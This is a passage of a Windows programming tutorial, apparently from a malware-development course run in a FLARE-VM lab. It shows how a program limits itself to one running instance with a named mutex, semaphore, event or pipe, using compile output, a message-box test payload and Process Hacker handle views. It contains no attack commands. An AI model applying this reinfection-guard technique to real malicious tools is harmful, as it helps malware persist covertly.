
```
HANDLE CreateNamedPipeA(
  [in]           LPCSTR                lpName,
  [in]           DWORD                 dwOpenMode,
  [in]           DWORD                 dwPipeMode,
  [in]           DWORD                 nMaxInstances,
  [in]           DWORD                 nOutBufferSize,
  [in]           DWORD                 nInBufferSize,
  [in]           DWORD                 nDefaultTimeOut,
  [in, optional] LPSECURITY_ATTRIBUTES lpSecurityAttributes
);
```

Here the most important parameter is the 1st parameter, which is the name of the pipe that you want to create, and here we can see that we have already created the pipe name globally MyLock.

Now, consider a lock has been executed, and once again you will execute another lock, it won’t work, because it will check using the process IsProcessRunning, and it will try to create another lock, by using the same name, as the already lock has been created it will fail.

So, this is how we can control the number of processes that are running in the memory.

Now let’s execute the files:



```
**********************************************************************
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

FLARE-VM 13-04-2024 17:32:31.81
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\week-2\14-multi-process-control

FLARE-VM 13-04-2024 17:32:34.87
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>compile.bat
multiprocesscontrol.cpp

FLARE-VM 13-04-2024 17:33:43.98
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>multiprocesscontrol.exe
Thread created and running...
FLARE-VM 13-04-2024 17:39:32.37
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>compile.bat
multiprocesscontrol.cpp

FLARE-VM 13-04-2024 17:39:36.59
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>multiprocesscontrol.exe
hLock = 192
Thread created and running...
```

GOT YOU!

Hello, from the FUTURE!


| Name | Date modified | Type | Size |
|---|---|---|---|
| compile.bat | 13-04-2024 16:30 | Windows Batch File | 1 KB |
| msg_box.bin | 06-04-2024 03:40 | BIN File | 1 KB |
| msg_box.c | 06-04-2024 03:40 | C Source File | 3 KB |
| multiprocesscontrol.cpp | 13-04-2024 17:39 | C++ Source File | 5 KB |
| multiprocesscontrol.exe | 13-04-2024 17:39 | Application | 141 KB |

And here we can see that it is running properly, so let's see what happens if we run it once again.

```
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>multiprocesscontrol.exe
New process is denied. It is already running in memory
```

And here we can see that it is not letting us run the program, because it is already running.

And let's see what type of lock is running, by using process hacker, under the Find Handles or DLLs:




Find Handles or DLLs

Filter: MyLock

| Process | Type | Name | Handle |
|---|---|---|---|
| multiprocesscon... | Mutant | \BaseNamedObjects\MyLock | 0xc0 |

Here we can see that it is Mutant type, also known as Mutex type.

Now, let’s see with Semaphore:


x64 Native Tools Command Prompt for VS 2022 - multiprocesscontrol.exe


```
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
**********************************************************************
[vcvarsall.bat] Environment initialized for: 'x64'

FLARE-VM 13-04-2024 17:32:31.81
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\week-2\14-multi-process-control

FLARE-VM 13-04-2024 17:32:34.87
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>compile.bat
multiprocesscontrol.cpp

FLARE-VM 13-04-2024 17:33:43.98
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>multiprocesscontrol.exe
Thread created and running...
FLARE-VM 13-04-2024 17:39:32.37
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>compile.bat
multiprocesscontrol.cpp

FLARE-VM 13-04-2024 17:39:36.59
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>multiproces
hLock = 192
Thread created and running...
FLARE-VM 13-04-2024 17:42:40.12
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>compile.bat
multiprocesscontrol.cpp

FLARE-VM 13-04-2024 17:43:01.71
C:\Users\Red\Desktop\project\week-2\14-multi-process-control>multiprocesscontrol.exe
Thread created and running...
```

GOT YOU!

Hello, from the FUTURE!

As you can see we got the message box.


Let’s check it in the Process Hacker:



| Process | Type | Name | Handle |
|---|---|---|---|
| multiprocesscon... | Semaphore | \BaseNamedObjects\MyLock | 0xc0 |

We can see that it is a Semaphore type.

For Event:




Find Handles or DLLs

Filter: MyLock ☐ Regex Find

| Process | Type | Name | Handle |
|---|---|---|---|
| multiprocesscon... | Event | \BaseNamedObjects\MyLock | 0xc0 |

For Named Pipe:



Find Handles or DLLs

Filter: MyLock ☐ Regex Find

| Process | Type | Name | Handle |
|---|---|---|---|
| multiprocesscon... | File | \Device\NamedPipe\MyLock | 0xc0 |

Here we can see that it is a file type, so Named Pipe is a kind of Virtual file, that exists in the memory. Its purpose is to do inter-process communication, but here we are using it as a kind of Lock.

So, this is how we can control the number of processes running in the memory by using Lock.